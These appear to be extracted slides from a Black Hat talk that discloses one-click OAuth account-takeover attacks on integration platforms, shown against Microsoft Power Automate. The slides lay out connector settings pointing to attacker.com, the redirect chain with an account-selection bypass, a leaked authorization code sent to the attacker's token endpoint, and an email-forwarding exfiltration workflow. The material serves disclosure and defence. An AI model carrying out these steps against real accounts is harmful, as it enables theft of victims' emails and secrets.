
# Concrete Attack Example

# Demo 1: Steal Outlook Emails

Microsoft  
Power Automate



# How to launch the attack?



## Attacking first-parties (MS-owned Services)

Implicitly Trusted => No Consent Ever

Combining 2 attacks, making 1-click to our *unpublished* malicious app

OAuth Session Fixation + COAT Vulnerability = 1-click Account Takeovers

**Attacker** starts w/  
benign app

Victim starts w/  
**malicious app**

**Attacker** starts w/  
**malicious app**

# Attack Preparations

OAuth 2.0

Identity Provider  
Generic OAuth 2

Client ID \*  
123456

Client secret \*  
.....


Authorization URL \*  
<https://attacker.com/authorize>

Token URL \*  
<https://attacker.com/token>

Redirect URL  
<https://global.consent.azure-apim.net/redirect...>

Custom connectors

+ New custom connector

| Icon   | Name          | Actions   |
|--|---------------|---|
|  | Test Attacker |    ... |

**[ Initiate Account Linking ]**  
POST  
[https://api.powerapps.com/shared\\_test-5fe4103bc0fad2111d-5fd90941b0420eacf9/connections/2eadad06-944a-4c33-81c7-35f4-008027c7](https://api.powerapps.com/shared_test-5fe4103bc0fad2111d-5fd90941b0420eacf9/connections/2eadad06-944a-4c33-81c7-35f4-008027c7)

**[ /pre\_authorize ]**  
GET  
<https://consent.azure-apim.net/login?data=eyJMb2dpbkIkJoiYXNpYS0wMDFfdGVzdC01ZmU0MTAzYmMwZmFkMjExMWQtNWZkOTA5NDFF...BYXZNYXFZM3lrZTI0SzQ0YmZGQTU2R3VBQIVaYkxrOHM9In0>

**URL-dispatched Account linking session**

# Distribute Attack URL



/pre\_authorize URL



Redirects to

GET


https://attacker.com/authorize  
?client\_id=123456  
&redirect\_uri=https://global.consent.azure-apim.net/redirect  
&state=20df1848-3847-47dc-b98a-01befca5675d



Redirects to


GET

https://login.microsoftonline.com/common/oauth2/authorize  
?client\_id=7ab7862c-4c57-491e-8a45-d52a7e023983  
&redirect\_uri=https://consent.azure-apim.net/redirect/office365  
& prompt=none  
&state=20df1848-3847-47dc-b98a-01befca5675d



Account Selection  
Page Bypass

# Leak Authorization Code



attacker.com/token log

```
code=0.AVQAZ0SPUnKTWkqMlPonAoUhXSyGt3pXTB5JikXVKn4COYNUAF0.AgABBAI  
AAAApTwJmzXqdR4BN2miheQMYAgDs_wUA9P9zghgobY0ECJ_pI07g3fm_SFPvv8rhw  
j3WaD41G5hG0hZ1vVc91oxxwquc8xo4UVTbmlUap5jb4TUB7rbEKdRUZb0tR1XpyKN  
kTnuMLU6RytaQ8d8DjwV7Me5PMu7jxNgr4b147s0eUv-l5umQ8I5Y6wLhn4UPoG9tH  
RAT5TSbNSz4FQqhRARNZi7yxuvEcavjeslgDSijKSgDlkXRuURNF31LMina_QU7LPK  
ARP27zBsHcRUJwAMH77L7QkFrAaZfm2jpe72oq2c3r1vIrA2QCETwQIIimeUyCwkHx-  
S_f-XSLruXpiRn3qXBscASLOFDmtw0BP8KxvTPskc2EaqXLeUIeMzhGRr-t-CdtmqI  
GrgbwW-8chXQaKuPEKdU4fvnTaW2n_dn1eYutazPFtSPYxk7h93RPoU4p2zaGfDamH  
yibHZiRVSy2NG-bci5MKUthVFtiNyktmIyU38GehfbuzjBUZfeSgN_GoufLDPnfP9g  
85MLnFXgFILZgPnkZl4t0Nu3qurTPT1vC_jdLtFLExY7Zql6E2onpwgqnhvLv8JneG  
LxRK_uXFFcONpmXamSnXfpeZeb9pn7W1x9uVwvePw3l12dgZ4CwU03S88iXbQAR9Jo  
LErGrhZVCrAg4HZEVa3o0YU7ivQYF4YF3MxlJAylazqs27241_x8naEhzcm1GPd  
lWBEKg0Jv1Wi0b-Eb8mzsM8SbM_5kRUeYRAqpcTdnIAAt2LX..._S9aUcex_12gS  
uA5n8dxXwL_c1BSv0NILLgLloITiIy5eQ35uEj04ZBukYUg
```

## Return Authorization Code to

GET <https://consent.azure-apim.net/redirect/office365>  
?code=0.AVQAZ0SPUnKTWkq... 5uEj04ZBukYUg  
&state=20df1848-3847-47dc-b98a-01befca5675d  
w/ cookie state20df1848-3847-47dc-b98a-01befca5675d=  
{"AppId": "test-5fe4103bc0fad2111d-5fd90941b0420eacf9"}



## Token Exchange

POST <https://attacker.com/token>

code=0.AVQAZ0SPUnKTWkq... 5uEj04ZBukYUg

## User Session Integrity Check

Mismatch detected, but too late!

| Name                                   | Modified ↓    | Status    |
|--|---------------|-----------|
| victim@email.com<br>Office 365 Outlook | ... 1 min ago | Connected |

## Unauthorized Access

Attacker's Platform Account


Victim's App Account

# Configure Workflow to Exfiltrate Emails



Microsoft  
Power Automate

Integration Platform



Integrated Apps



Forward all emails  
to my server

Name



victim@email.com  
Office 365 Outlook

Modified ↓

Status

...

1 min ago

Connected


Unauthorized Access

Attacker's  
Platform  
Account



Victim's  
App  
Account

# Last Demo: What's worse than Secrets Leaked?



# Attack Summary



Microsoft  
Power Automate

**With just 1 click on an unassuming link**


- Steal Office 365 Outlook Emails
- Leak Azure Key Vault Secrets (1 more click to steal another app's access)
- And more ... (50+ Apps/Services in Microsoft 365 and Azure)



Microsoft 365



Microsoft Azure



# Related Work

- **Traditional IdP Mix-up Attack (Theoretical Attacks with no real-world impact, Defense NOT applicable to integration platforms)**
  - <https://danielfett.de/2020/05/04/mix-up-revisited/>
  - [CCS '16] Daniel Fett, Ralf Küsters, and Guido Schmitz.  
A Comprehensive Formal Security Analysis of OAuth 2.0
  - [RFC 9207] Meyer zu Selhausen, K. and D. Fett.  
OAuth 2.0 Authorization Server Issuer Identification
- **Related isolated instances of attacks (Weaker attacks, Parallel Independent Work)**
  - <https://fatnassifiras.medium.com/cross-tenant-information-disclosure-unraveling-microsoft-connections-custom-connectors-and-oauth-6487321d28b3>
  - <https://hackerone.com/reports/1727221>

# Paradigm Shift due to "OAuth-Roles Reversal"

## Cross-app Attacks

### ★ OAuth for "Account Linking" in Integration Platforms

OAuth Client

Authorization Server (AS)



Practical Attacks

Untrusted Apps

## IdP Mix-up Attack

### Traditional OAuth for Single Sign-on (SSO)

OAuth Client  
a.k.a. Relying Party (RP)

Authorization Server (AS)  
a.k.a. Identity Provider (IdP)

IMDb



Sign in with Facebook



Sign in with Google




Sign in with Apple

Theoretical Attack only

Trusted IdPs


# Summary: Taxonomy of our NEW Attacks



# Black Hat Sound Bytes

- OAuth-based **Account Linking** in integration platforms has critical **design flaws**
- **1-Click Account Takeovers** still exploitable in-the-wild
- **One Hack to Rule Them All:**
  - **Pervasive impact across all well-known brands**, covering almost entire Internet
  - **All Apps/Services** integrated with these vulnerable platforms are impacted
  - Until platform fixes, **all users** (including you) **can be victims**
- Urgent need for **industrial standards** to secure the entire ecosystem

# Thank you



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


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